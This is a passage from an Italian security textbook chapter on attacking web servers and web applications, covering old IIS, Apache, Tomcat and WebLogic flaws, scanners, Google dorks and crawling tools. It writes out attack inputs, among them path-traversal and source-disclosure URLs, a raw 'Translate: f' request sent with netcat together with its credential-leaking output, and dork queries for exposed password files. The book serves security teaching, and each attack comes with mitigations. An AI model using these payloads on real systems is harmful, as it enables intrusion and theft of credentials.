- Anche gli utenti e gli amministratori dei server stanno imparando come configurare le proprie piattaforme in modo da fornire una superficie di attacco minima, disabilitando molti dei punti di aggancio sfruttati dagli attaccanti negli anni passati (in questo paragrafo ne esaminiamo alcuni). I produttori commerciali hanno aiutato questo processo pubblicando delle guide con best practice per la configurazione (citiamo nuovamente Microsoft, che ha pubblicato “How to Lock Down IIS” già da qualche tempo). Detto questo, la cattiva configurazione continua a essere assai diffusa nella Internet di oggi, specialmente dacché le tecnologie web proliferano su sistemi senza manutentori professionisti come PC domestici e server di piccole e medie imprese.
- Sia i produttori commerciali che la comunità open source stanno rispondendo sempre più rapidamente con delle patch per le vulnerabilità che inevitabilmente si affacciano nel codice dei server web, sapendo per esperienza diretta quale voragine possa aprire un worm come Code Red o Nimda nelle loro piattaforme.
- Le contromisure collaborative, come i prodotti di analisi della sicurezza delle applicazioni (per esempio AppShield di Sanctum/Watchfire) e quelli di validazione dell’input (per esempio Microsoft URLScan) hanno ridotto considerevolmente la superficie di attacco disponibile sul server web tipico.
- I prodotti automatici di ricerca delle vulnerabilità, nel tempo, hanno integrato controlli molto precisi e affidabili, con scansioni veloci ed efficienti.

Non pensate neppure per un attimo che i server web di oggi siano immuni da gravi rischi di sicurezza, è solo la maturità dei server web più diffusi che ha ridotto i rischi specifici associati all'uso di una piattaforma piuttosto che di un'altra.

SUGGERIMENTO

Siate estremamente sospettosi nei confronti di chi provasse a convincervi a implementare una piattaforma web scritta da zero (si, abbiamo visto farlo). È praticamente certo che verrebbero commessi gli stessi errori che tutte le piattaforme web odierne hanno già commesso, rendendovi vulnerabili a un elenco sterminato di exploit.

Le vulnerabilità dei server web tendono a ricadere in una delle seguenti categorie:

- file di esempio;
- accesso al codice sorgente;
- canonicalizzazione;
- estensioni del server;
- validazione dell'input (per esempio, i buffer overflow);
- DoS (Denial of Service).

Questo elenco è sostanzialmente un sottoinsieme di quello della categoria “Insecure Configuration Management” di vulnerabilità dei server web applicativi, gestita dall’OWASP (*Open Web Application Security Project*, cfr owasp.org/documentation/topten/a10.html). Daremo un accenno di ciascuna di queste categorie di vulnerabilità e concluderemo con una rapida disamina degli strumenti di scansione delle vulnerabilità dei server web attualmente disponibili.

File di esempio

Le piattaforme web si arricchiscono di nuove funzionalità ogni giorno che passa. Per rendere i propri prodotti facili da usare, i produttori in genere li corredano di script di esempio e frammenti di codice che mostrino le nuove e ricche funzionalità; in molti casi possono verificarsi problemi di sicurezza, nel caso di una configurazione poco attenta o di un’apertura incontrollata al pubblico. Fortunatamente, negli ultimi anni, i produttori hanno imparato che i clienti non apprezzano i server vulnerabili appena dopo essere installati, e rilasciano i file di esempio e la relativa documentazione già nelle loro pre-release in modo che vengano vagliati nel processo.

Una classica vulnerabilità da file di esempio risale a Microsoft IIS 4.0 e consente agli hacker di scaricare il codice sorgente ASP delle pagine. Non si trattava di un bug di per sé, ma più di un esempio di cattiva distribuzione (il codice di esempio veniva installato per default, uno degli errori più comuni fatti dai produttori di software web nel passato). I colpevoli in questo caso erano due file installati per default con IIS4, di nome showcode.asp e codebrews.asp. Se presenti, questi file potevano essere attaccati da un hacker remoto e potevano rivelare il contenuto di qualsiasi file presente sul server, come mostrano i due esempi seguenti:

```
http://192.168.51.101/msadc/Samples/SELECTOR/showcode.asp?source=../../../../boot.ini  
http://192.168.51.101/iissamples/exair/howitworks/codebrws.asp?source=../../../../winnt/repair/setup.log
```

Il modo migliore per trattare questi file di esempio pericolosi, è quello di cancellarli dai server web di produzione. Chi avesse scritto le proprie applicazioni basandosi sulla funzionalità di tali file di esempio, può scaricare una patch e mitigare gli effetti della vulnerabilità a breve termine.

Accesso al codice sorgente

Gli attacchi di questo tipo permettono a un hacker di visualizzare il codice sorgente di file confidenziali contenuti su un server web vulnerabile. In alcune circostanze l'hacker può combinare questa con altre tecniche e visualizzare file protetti molto importanti come per esempio /etc/passwd, global.asa e così via.

Tra le più classiche vulnerabilità di questo tipo dobbiamo citare quella di IIS +.htr e le analoghe problematiche di Apache Tomcat e BEA WebLogic relative all'aggiunta di caratteri speciali alle richieste di pagine JSP (*Java Server Pages*). Ecco alcuni esempi di queste vulnerabilità, nell'ordine:

```
http://www.iisvictim.example/global.asa+.htr  
http://www.weblogicserver.example/index.js%70  
http://www.tomcatserver.example/examples/jsp/num/numguess.js%70
```

Queste vulnerabilità sono state corrette da tempo, o comunque sono stati pubblicati dei rimedi (per esempio, rimuovere manualmente i file showcode.asp e codebrews.asp). È comunque consigliabile ipotizzare che la logica della propria applicazione web possa essere esposta a occhi indiscreti, evitando di inserirvi dati sensibili, come password di database o chiavi di cifratura.

Attacchi di canonicalizzazione

I computer e le risorse di rete, spesso possono essere individuati utilizzando più di una rappresentazione. Per esempio, il file C:\text.txt può essere indicato anche con la sintassi ..\text.txt o \\computer\C\$\text.txt. Il procedimento di “risolvere” una risorsa trovandone un nome standard (o canonico) è detto *canonicalizzazione*. Le applicazioni che basano la propria sicurezza interna sul nome di una risorsa possono essere tratte facilmente in inganno effettuando azioni impreviste: i cosiddetti attacchi di canonicalizzazione.

La vulnerabilità ASP:\$DATA di Microsoft IIS è stato uno dei primi problemi di canonicalizzazione di una piattaforma tra le più diffuse (anche se a quel tempo nessuno utilizzava il termine *canonicalizzazione*). Pubblicata su Bugtraq da Paul Ashton, questa vulnerabilità consente all'hacker di scaricare il codice sorgente delle pagine ASP (Active Server Pages) prima che vengano interpretate dinamicamente dal motore ASP di IIS. L'exploit è semplice ed era molto popolare tra gli script kiddies. Era sufficiente utilizzare il seguente formato per leggere dentro qualsiasi pagina ASP:

```
http://192.168.51.101/scripts/file.asp:$DATA
```

Per ulteriori informazioni riguardanti questa vulnerabilità consultate il sito securityfocus.com/bid/149, mentre presso technet.microsoft.com/en-us/security potete trovare informazioni sulle patch disponibili.

Più recentemente si è scoperto che Apache soffriva di una vulnerabilità di canonicalizzazione se installato su server Windows. Se la directory che conteneva gli script del server si trovava nella document root, era possibile ottenere il sorgente degli script CGI effettuando una richiesta diretta al file di script con, per esempio, la seguente configurazione insicura:

```
DocumentRoot "C:/Documents and Settings/http/site/docroot"  
ScriptAlias /cgi-bin/ "C:/Documents and Settings/http/site/docroot/cgi-bin/"
```

Nell'utilizzo normale si avrebbe una richiesta POST a `http://[target]/cgi-bin/foo` (note le maiuscole). Invece, un hacker può procurarsi il sorgente dello script `foo` semplicemente facendo una richiesta all'indirizzo `http://[target]/CGI-BIN/foo` (note le maiuscole). Questo avviene perché gli algoritmi di gestione delle richieste in Apache distinguono maiuscole e minuscole, mentre il file system di Windows non fa alcuna differenza. La correzione di questo bug consiste nell'archiviare i propri script server al di fuori delle cartelle documenti (buona norma in qualsiasi piattaforma web).

Probabilmente le vulnerabilità di canonicalizzazione più riconoscibili sono quelle Unicode/Double Decode, nuovamente in IIS. A titolo precauzionale, conviene sempre mantenere aggiornato il server web con le patch più recenti e compartimentare la struttura di directory delle applicazioni web. Consigliamo anche di limitare l'input degli utenti utilizzando soluzioni a livello di piattaforma come Microsoft URLScan, che può analizzare URL contenenti caratteri Unicode o codificati in doppio esadecimale ed eliminare le insidie prima che raggiungano il server.

Estensioni del server

Di per sé un server web fornisce una funzionalità abbastanza minimale: gran parte del lavoro viene svolto sotto forma di *estensioni*, ovvero librerie di codice che si appoggiano al motore centrale HTTP in modo da fornire servizi come esecuzione dinamica di script, sicurezza, cache e così via. Sfortunatamente le estensioni sono spesso quelle che generano i peggiori problemi.

La storia è piena di vulnerabilità nelle estensioni dei server web: l'estensione Microsoft Indexing, vittima dei buffer overflow, l'Internet Printing Protocol (IPP), altra estensione di Microsoft soggetta ad attacchi di buffer overflow in IIS5; WebDAV (*Web Distributed Authoring and Versioning*); SSL (*Secure Sockets Layer*; per esempio, le note vulnerabilità di buffer overflow nel modulo `mod_ssl` di Apache e la suite di librerie Netscape Network Security Services) e così via. Tutti questi moduli aggiuntivi, saliti alla gloria e in molti casi discesi agli inferi, dovrebbero ricordare a tutti che cosa significhi il bilanciamento tra funzionalità e sicurezza.

In particolare, le estensioni WebDAV sono risultate affette da vulnerabilità anche negli ultimi anni. Progettate per consentire a più persone di accedere, fare upload e modificare file su un server web, hanno avuto diversi e seri problemi sia nelle implementazioni Microsoft che Apache. Il problema `Translate: f` delle WebDAV Microsoft, pubblicato su Bugtraq da Daniel Docekal, è un esempio particolarmente calzante di quel che può accadere quando un hacker invia una sequenza di input inattesa: il server web va a eseguire una libreria aggiuntiva vulnerabile.

La vulnerabilità `Translate: f` si sfrutta inviando una richiesta HTTP GET malformata a uno script eseguibile sul lato server o a un file interpretato come Active Server Pages

(.asp) o global.asa. Spesso questi file sono progettati per essere eseguiti sul server e non devono mai essere visualizzati sul client per proteggere la riservatezza della logica del programma, le variabili locali e così via (anche se assumere che tali informazioni non siano mai rese disponibili ai client è una pessima pratica di programmazione). La richiesta malformata fa sì che IIS invii il contenuto del file al client invece di eseguirlo con il motore di scripting più opportuno.

Gli aspetti principali della richiesta HTTP GET malformata comprendono l'header `Translate: f` al fondo e un backslash alla fine dell'URL specificata nella richiesta. Un esempio di richiesta di questo tipo è la seguente (la notazione [CRLF] indica i caratteri di invio e ritorno a capo, 0D 0A in esadecimale, che normalmente sarebbero invisibili). Notate il backslash dopo `GET global.asa\` e l'header `Translate: f`

```
GET /global.asa\ HTTP/1.0
Host: 192.168.20.10
Translate: f
[CRLF]
[CRLF]
```

Facendo una pipe da un file contenente questa richiesta a un server vulnerabile tramite netcat, si può visualizzare sulla riga di comando il contenuto del file global.asa:

```
D:\>type trans.txt| nc -nvv 192.168.234.41 80
(UNKNOWN) [192.168.234.41] 80 (?) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 Aug 2000 06:06:58 GMT
Content-Type: application/octet-stream
Content-Length: 2790
ETag: "0448299fcdf6bf1:bea"
Last-Modified: Thu, 15 Jun 2000 19:04:30 GMT
Accept-Ranges: bytes
Cache-Control: no-cache
<!-Copyright 1999-2000 bigCompany.com -->
("ConnectionText") = "DSN=Phone;UID=superman;Password=test;""
("ConnectionText") = "DSN=Backend;UID=superman;PWD=test;""
("LDAPServer") = "LDAP://ldap.bigco.com:389"
("LDAPUserID") = "cn=Admin"
("LDAPPwd") = "password"
```

Abbiamo modificato il contenuto del file global.asa che ci siamo procurati in questo esempio, per mostrare alcuni dei più succosi contenuti di cui un hacker riesce a disporre. È una sfortunata realtà il fatto che molti siti continuino imperterriti a memorizzare le password delle applicazioni all'interno di file .asp e .asa, dove il rischio è ancora più alto. Come vedete da questo esempio, l'hacker che ha scaricato questo particolare file .asa ha ottenuto le password di molti server di back-end, compreso un sistema LDAP. Su Internet sono disponibili degli script Canned Perl che semplificano l'exploit precedente basato su netcat (abbiamo utilizzato trans.pl di Roelof Temmingh e srcgrab.pl di Smiler).

`Translate: f` nasce da un problema con WebDAV, che è implementato all'interno di IIS da un filtro ISAPI di nome httpext.dll che interpreta le richieste web prima che lo faccia il motore di IIS. L'header `Translate: f` segnala al filtro WebDAV di prendere in carico la richiesta, mentre il backslash serve a confondere il filtro, in modo che invii la richiesta direttamente al sistema operativo sottostante. Windows 2000 spedisce allegramente il file

al computer dell'hacker piuttosto che eseguirlo! Questo è anche un ottimo esempio di canonicalizzazione (discussa nel paragrafo precedente). Specificando una delle varie forme equivalenti di un nome canonico di file, si può ottenere che la richiesta venga gestita da diverse entità di IIS o del sistema operativo. La vulnerabilità `::$DATA` di IIS vista in precedenza è un buon esempio di canonicalizzazione: richiedendo lo stesso file con un nome diverso, l'hacker può ottenere che la risposta sia gestita in modo inappropriate. Sembra che `Translate: f` funzioni in modo analogo; confondendo WebDAV e impostando il valore “false” per l'opzione `translate`, l'hacker può ottenere che al browser venga inviato un flusso: il contenuto del file.

Come si evitano le vulnerabilità che si basano su add-on o estensioni come Microsoft WebDAV? La via più efficace consiste nell'applicare patch o disabilitare in toto l'estensione vulnerabile (preferibilmente entrambe le cose). In generale è opportuno configurare il server web in modo da abilitare solo le funzionalità strettamente necessarie.

Buffer overflow

Come abbiamo già detto nel corso di questo libro, il temuto buffer overflow simboleggia il colpo di grazia dell'hacking. Nelle condizioni appropriate, i buffer overflow spesso permettono di eseguire comandi arbitrari sulla macchina vittima, in genere con privilegi molto elevati.

I buffer overflow sono stati lo spiraglio nella corazza della sicurezza digitale per molti anni. Da quando nel 1995 il dott. Mudge trattò l'argomento nel suo articolo “How to Write Buffer Overflows” (insecure.org/stf/mudge_buffer_overflow_tutorial.html), il mondo della sicurezza informatica non è più stato lo stesso. Anche l'articolo di Aleph One del 1996 “Smashing the Stack for Fun and Profit”, già pubblicato in *Phrack Magazine, Volume 49* (phrack.com), è un vero classico. Un ottimo sito per consultare bibliografia su questo argomento è destroy.net/machines/security. I buffer overflow più semplici da sfruttare sono quelli di tipo *stack-based*, che prevedono l'inserimento di codice arbitrario nello stack di esecuzione della CPU. Più di recente, hanno acquisito popolarità gli overflow basati sullo heap, dove il codice viene iniettato nell'heap di sistema.

Il software dei server web non è diverso da quello di altre applicazioni. Anch'esso è potenzialmente vulnerabile ai soliti errori di programmazione, causa primaria dei buffer overflow. Sfortunatamente, data la loro posizione di prima linea nella maggior parte delle reti, i buffer overflow nel software dei server web possono essere realmente devastanti. Gli hacker possono saltare da una semplice crepa perimetrale al cuore di un'organizzazione con facilità. Perciò consigliamo di prestare particolare attenzione agli attacchi contenuti in questa sezione, perché sono quelli da evitare a qualunque costo. Potremmo continuare a descrivere i buffer overflow nei server web per molte pagine, ma per risparmiare la vostra attenzione, ne riassumeremo qui alcuni dei più seri.

La vulnerabilità IIS ASP Stack Overflow colpisce Microsoft IIS 5.0, 5.1 e 6.0. Permette di inserire dei file sul server web ed eseguire codice macchina arbitrario nel contesto del software del server web. È stato pubblicato un exploit all'indirizzo downloads.securityfocus.com/vulnerabilities/exploits/cocoruderIIS-jul25-2006.c.

La vulnerabilità IIS HTR Chunked Encoding Transfer Heap Overflow colpisce Microsoft IIS 4.0, 5.0 e 5.1. Consente di arrivare a un blocco del servizio o all'esecuzione di codice remoto con i privilegi di `IWAM_MACHINENAME`. Un exploit è disponibile all'indirizzo packetstormsecurity.nl/0204-exploits/iischeck.pl.

IIS ha sofferto di buffer overflow anche nella sua estensione Indexing Service (idq.dll), che poteva essere sfruttato inviando delle richieste .ida o .idq a un server vulnerabile. Questa vulnerabilità ha prodotto il terribile worm Code Red (cfr. securityfocus.com/bid/2880). Altre vecchie conoscenze sono la vulnerabilità da buffer overflow che affligge il protocollo IPP (*Internet Printing Protocol*) e una delle prime serie vulnerabilità da buffer overflow di un server web commerciale, IISHack. Come molti servizi Windows, anche IIS era soggetto alla vulnerabilità della libreria del protocollo ASN.1.

Anche le piattaforme web open source hanno sofferto di alcune gravi vulnerabilità da buffer overflow. Quella relativa al modulo mod_rewrite di Apache ha interessato tutte le versioni del programma fino alla 2.2.0; consente di eseguire codice remoto all'interno del contesto del server web. I dettagli e diversi esempi di exploit sono disponibili all'indirizzo securityfocus.com/bid/19204.

La vulnerabilità Apache mod_ssl (conosciuta anche come worm Slapper) interessa tutte le versioni fino ad Apache 2.0.40 e permette l'esecuzione di codice con i diritti del super-user. Potete trovare molti exploit sia per la piattaforma Windows sia per Linux all'indirizzo packetstormsecurity.nl, e il bollettino CERT è disponibile all'indirizzo cert.org/advisories/CA-2002-27.html.

Apache ha anche sofferto di una vulnerabilità nella sua gestione delle richieste HTTP con codifiche a blocchi che ha prodotto un worm di nome Scalper, che si pensa essere il primo worm di Apache. Il bollettino di sicurezza di Apache Foundation è disponibile presso httpd.apache.org/info/security_bulletin_20020620.txt.

In genere, il modo più facile per sanare le vulnerabilità dal buffer overflow consiste nell'applicare una patch, preferibilmente da una fonte affidabile. Dopo l'esame degli attacchi DoS vedremo alcuni modi per identificare le vulnerabilità note utilizzando gli strumenti disponibili.

DoS (*Denial of Service*)

Il cosiddetto *hacktivism*, o attivismo degli hacker, è la nuova evoluzione degli attacchi guidati dall'ego degli anni Novanta. I personaggi che perpetrano queste azioni illegali spesso ricorrono alla forma più bassa di violazione della sicurezza, l'interruzione del servizio, o DoS (*Denial of Service*). Generalmente gli attacchi DoS sono distribuiti e richiedono un gran numero di macchine per mettere in ginocchio un server web. Come abbiamo visto con LOIC (*Low Orbit Ion Cannon*), può anche essere facile bloccare un server web, quando si dispone di un numero sufficiente di "cannoni" puntati su un unico bersaglio. Le regole dei firewall possono mitigare questi attacchi, ma spesso gli hacker riescono a bloccare anche i firewall, raggiungendo alla fine raggiunge lo stesso obiettivo.

Un hacker sofisticato, comunque, non deve sporcarsi le mani con arcigne tecniche DoS; può sfruttare le vulnerabilità della piattaforma. L'hacker di nome "The Jester", noto anche come th3j3st3r, ha fatto il suo debutto portando attacchi contro siti web di appoggio agli Jihadisti e bloccandoli, e poi rivolgendosi contro WikiLeaks e lo stesso gruppo Anonymous. Nella maggior parte dei casi gli attacchi DoS hanno sfruttato difetti di progetto (vulnerabilità) delle tecnologie di server web utilizzati da questi siti. The Jester ha sostenuto che il suo strumento Xerxes è in grado di portare tipi di attacchi come SlowLoris (Apache) e RUDY, oltre che di aggredire i server web Microsoft IIS. In altri attacchi web sono stati utilizzati ulteriori sviluppi su altre due piattaforme d'attacco denominate Leonidis e Saladin.

Un altro semplice esempio di attacco DoS che ha sfruttato vulnerabilità web si è presentato a dicembre 2011 (nruns.com/_downloads/advisory28122011.pdf), sfruttando collisioni di hash e implementazioni ingenue di funzioni di hash per richieste POST con molti parametri i cui nomi producevano lo stesso valore di hash. Tutti gli ambienti di runtime moderni al momento del rilascio di tale attacco erano vulnerabili (PHP5, .NET, Java, Python, Ruby e così via). Porre rimedio a questi problemi non è mai facile, poiché cambiando gli algoritmi di hash per introdurre elementi di causalità può comportare problemi per le applicazioni esistenti. Alcuni produttori di server web hanno scelto di aggiungere un parametro di configurazione per limitare il numero di parametri di POST a un massimo di 10.000. Come sempre, consigliamo di applicare le più recenti patch software e di tenersi aggiornati sugli avvisi forniti dai produttori.

Scanner di vulnerabilità per server web

Vi sentite un po' scoraggiati da tutti questi exploit per server web? Vi state chiedendo come fare a identificare un così grande numero di problemi senza ispezionare manualmente centinaia di server? Fortunatamente sono disponibili diversi strumenti che automatizzano il processo di scansione della miriade di vulnerabilità che continuano a emergere dalla comunità della sicurezza informatica.

Conosciuti come *scanner di vulnerabilità per server web*, questi strumenti possono cercare decine di vulnerabilità note. Gli hacker possono utilizzare il loro tempo più efficacemente sfruttando le vulnerabilità scoperte con questi strumenti. O meglio, voi potete usare il vostro tempo in modo più efficiente per applicare patch a tutte le falle che salteranno fuori con le scansioni!

NOTA

Fate riferimento alla discussione sugli scanner per applicazioni web svolta più avanti in questo capitolo per informazioni più aggiornate sui tool commerciali che analizzano anche i server web.

Nikto

Nikto è uno scanner per server web che ricerca diverse vulnerabilità. Può essere prelevato da cirt.net/nikto2. Il database delle vulnerabilità viene aggiornato di frequente con tutte le nuove scoperte. Nella Tabella 10.1 sono elencati pro e contro di questo strumento.

Tabella 10.1 Pro e contro di Nikto.

Pro	Contro
Il database di scansione può essere aggiornato con un semplice comando.	Non richiede un range di indirizzi IP come input.
Il database di scansione è in formato CSV. Si possono aggiungere scansioni personalizzate con estrema facilità.	Non supporta Digest o l'autenticazione NTLM.
Ha il supporto per SSL.	Non effettua scansioni sui cookie.
Supporta l'autenticazione di base HTTP.	Consente l'uso di proxy con autenticazione.
Cattura i cookie dal server web.	Supporta come input l'output di nmap.
Supporta diverse tecniche di elusione degli IDS.	Si può specificare più di un obiettivo nei file di configurazione.

Nessus

Tenable Nessus è uno scanner di vulnerabilità per reti che dispone di una vasta gamma di test per server web. Può essere scaricato dal sito nessus.org/products/nessus/. Nessus di per sé è gratuito, Tenable trae profitto dagli aggiornamenti al database delle vulnerabilità. Per usi non commerciali, gli aggiornamenti al database delle vulnerabilità sono gratuiti. In caso contrario si può scegliere di usare dati gratuiti ma ritardati di sette giorni o pagare un abbonamento ai dati in tempo reale. Nella Tabella 10.2 trovate pro e contro di questo strumento.

Tabella 10.2 Pro e contro di Nessus.

Pro	Contro
Front-end grafico e facile da usare, con aggiornamento automatico.	Non è specifico per i server web.
L'architettura client/server permette di automatizzare i test.	Gli aggiornamenti in tempo reale al database di scansione richiedono un abbonamento.
Una potente architettura a plug-in consente di creare test personalizzati.	Supporto limitato all'autenticazione HTTP.
Supporta proxy con autenticazione.	
Gli obiettivi possono essere accodati e scansionati automaticamente.	
Supporta diverse tecniche di elusione degli IDS.	

Hacking di applicazioni web

Oltre agli attacchi ai server web, si possono portare attacchi specifici ad applicazioni web. L'hacking di applicazioni web fa uso delle tecniche già viste per l'attacco ai server web, tra cui validazione dell'input, accesso al codice sorgente e così via. La principale differenza consiste nel fatto che l'hacker ora focalizza la sua attenzione sul codice dell'applicazione personalizzata e non su quello di un programma già pronto. In ragione di ciò, l'approccio richiede più pazienza e sofisticazione. Nei prossimi paragrafi delineeremo alcuni degli strumenti e delle tecniche dell'hacking delle applicazioni web.

Trovare applicazioni web vulnerabili con Google (Googledorks)

I motori di ricerca indicizzano un enorme numero di pagine web e di altre risorse. Gli hacker possono utilizzare tali motori per effettuare attacchi anonimi, trovare vittime facili e ottenere la conoscenza necessaria per organizzare un attacco più potente contro una rete di interesse. I motori di ricerca sono pericolosi soprattutto perché gli utenti sono sprovvveduti. Inoltre, i motori possono aiutare gli hacker a evitare l'identificazione, rendendo la ricerca delle potenziali vittime un'operazione a sforzo zero.

Negli ultimi anni i motori di ricerca hanno attirato l'attenzione su di sé perché spesso hanno reso pubbliche informazioni sensibili. In conseguenza di ciò, molte delle query più "interessanti" non ritornano più risultati utili. Riportiamo alcune interessanti ricerche che abbiamo effettuato con google.com (il nostro motore preferito, ma potete usarne uno qualsiasi, purché supporti tutte le funzionalità di Google).

Con Google si può ottenere facilmente un elenco delle pagine accessibili su un sito web utilizzando gli operatori di ricerca avanzati:

- site:example.com
- inurl:example.com

Per trovare directory /admin /password e /mail non protette e il relativo contenuto, effettuate le seguenti ricerche:

- “Index of /admin”
- “Index of /password”
- “Index of /mail”
- “Index of /” +banques +filetype:xls (in Francia)
- “Index of /” +passwd
- “Index of /” password.txt

Per trovare applicazioni di recupero delle password impostate senza criterio, digitate le stringhe seguenti in google.com (molte delle pagine risultanti conterranno elenchi di utenti, aiuti per le password o invieranno le password vere e proprie all’indirizzo e-mail che specificherete):

- password hint
- password hint –email
- show password hint –email
- filetype:htaccess user

La Tabella 10.3 mostra alcuni altri esempi di ricerche su Google che possono estrarre informazioni utili a un attacco web. Siate creativi, le possibilità sono illimitate.

Tabella 10.3 Esempi di ricerche Google che possono restituire informazioni utili a un hacker.

Stringa di ricerca	Risultato possibile
inurl:mrtg	Analisi di traffico MRTG per siti web
filetype:config web	File di configurazione .NET web.config
global.asax index	File global.asax e global.asa
inurl:exchange inurl:finduser inurl:root	Server Outlook Web Access (OWA) mal configurati

SUGGERIMENTO

Per altre centinaia di esempi come questi (raccolti addirittura per categorie!) visitate il Google Hacking Database (GHDB) presso johnny.ihackstuff.com/ghdb.php ed exploit-db.com/google-dorks/.

Web crawling

Si dice che Abramo Lincoln una volta disse: “Se avessi otto ore per abbattere un albero, ne passerei sei ad affilare l’ascia”. Un hacker di livello si prende del tempo per familiarizzare con l’applicazione obiettivo. Questo spesso significa scaricare l’intero contenuto di un sito web alla ricerca degli obiettivi più facili da attaccare: informazioni su path locali,

nomi dei server di back-end e indirizzi IP, query di ricerca SQL con password, commenti informativi e altri dati sensibili nei seguenti oggetti:

- pagine statiche e dinamiche;
- file di inclusione, libreria e supporto;
- codici sorgenti;
- header di risposta del server;
- cookie.

Strumenti per il web crawling

Allora qual è il modo migliore per procurarsi queste informazioni? Scaricare un intero sito web è per sua natura un compito tedioso e ripetitivo, quindi è adatto all'automazione. Fortunatamente esistono molti ottimi strumenti atti allo scopo, come wget e HTTrack.

Wget

Wget è un programma gratuito per scaricare file utilizzando i protocolli HTTP, HTTPS e FTP, quelli più usati su Internet. È uno strumento non interattivo da riga di comando, facilmente richiamabile dall'interno di script, job temporizzati con cron e terminali senza supporto grafico X-Window. Wget è scaricabile dal sito gnu.org/software/wget/wget.html. Ecco un semplice esempio di utilizzo:

```
C:\>wget -P chits -l 2 http://www.google.com
--20:39:46-- http://www.google.com:80/
      => 'chits/index.html'
Connecting to www.google.com:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 2,532 [text/html]

OK -> .. [100%]

20:39:46 (2.41 MB/s) - 'chits/index.html' saved [2532/2532]
```

HTTrack

HTTrack Website Copier, visibile nella Figura 10.1, è un'applicazione gratuita e multi piattaforma che permette agli hacker di scaricare un numero illimitato di siti web ed FTP in modo che possano essere visualizzati, modificati e percorsi offline. Le opzioni della riga di comando ne consentono l'uso da script ma dispone anche di una comoda e semplice interfaccia grafica. Esiste una versione per Windows, WinHTTrack. Il software è disponibile presso httrack.com/.

Dato che ultimamente la navigazione nei siti viene svolta attraverso codice che viene eseguito sul browser della macchina client, AJAX e le altre tecnologie di programmazione web dinamica possono confondere anche il miglior crawler. Perciò stanno venendo sviluppati nuovi strumenti in grado di analizzare e scaricare anche applicazioni AJAX. Crawljax, uno di questi, effettua un'analisi dinamica per ricostruire i cambiamenti di stato dell'interfaccia utente e costruisce un grafico del flusso di transizione di tali stati. Crawljax è disponibile sul sito crawljax.com.




Figura 10.1 Configurazione di un web crawling in WinHTTrack.

Valutazione delle applicazioni web

Una volta che il contenuto dell'applicazione bersaglio è stato scaricato e analizzato, l'hacker generalmente passa a eseguire una valutazione più approfondita delle sue caratteristiche. Lo scopo ultimo di questa attività sarà comprendere l'architettura e il progetto dell'applicazione, evidenziando ogni potenziale punto debole per corrompere logicamente l'applicazione in ogni modo possibile. Per ottenere questo risultato, l'hacker analizza ogni componente principale dell'applicazione sia dal punto di vista di un utente non autenticato che da quello di un utente della piattaforma, quando vengono fornite credenziali adeguate (per esempio, il sito può consentire la registrazione di nuovi utenti, oppure l'hacker ha già ottenuto delle credenziali valide navigando sul sito). Gli attacchi alle piattaforme web in genere si focalizzano sui punti seguenti:

- autenticazione;
- gestione delle sessioni;
- interazione con i database;
- validazione degli input;
- logica dell'applicazione.

Vedremo nel seguito come analizzare ciascuno di questi punti. Dato che molte delle principali debolezze degli applicativi web non possono essere analizzate senza strumenti opportuni, cominciamo con elencare quelli più comunemente usati, tra cui:

- i plug-in per i browser;
- le suite gratuite;
- i prodotti commerciali per la scansione di applicazioni web.

Plug-in per i browser

I plug-in dei browser permettono di visualizzare e modificare i dati che si inviano al server remoto in tempo reale, durante la navigazione. Questi strumenti sono utili nella fase di scoperta, quando si cerca di individuare struttura e funzionalità dell'applicazione web e diventano insostituibili quando si cerca di confermare le vulnerabilità scoperte nella fase di analisi. L'idea alla base dei plug-in di sicurezza dei browser è ingegnosa e semplice al tempo stesso: installare un software nel browser che monitorizza le richieste a mano a mano che vengono inviate al server remoto. Quando osserva una nuova richiesta, la mette in pausa, la mostra all'utente e ne permette la modifica prima dell'invio vero e proprio. Dal punto di vista dell'hacker questi strumenti sono ottimi per identificare campi form nascosti, per modificare gli argomenti delle query e gli header delle richieste e per ispezionare le risposte del server remoto.

La grande maggioranza dei plug-in di sicurezza è sviluppata per il browser Mozilla Firefox, che offre un meccanismo semplice e ben documentato per la creazione di plug-in multiplattaforma e ricchi di funzionalità. Per Internet Explorer, gli sviluppatori di tali strumenti hanno preferito creare strumenti di tipo proxy.

Il plug-in TamperData, visibile nella Figura 10.2, fornisce all'hacker il controllo totale sui dati che il browser invia al server. Le richieste possono essere modificate prima dell'invio e viene mantenuto un log di tutto il traffico che permette di modificare e inoltrare nuovamente richieste precedenti. TamperData può essere prelevato da tamperdata.mozdev.org/.

The screenshot shows the Tamper Data extension window titled "Tamper Data - Ongoing requests". At the top, there are buttons for "Start Tamper", "Stop Tamper", and "Clear". Below the buttons is a "Filter" input field and a "Show All" link. The main area displays a table of ongoing requests:

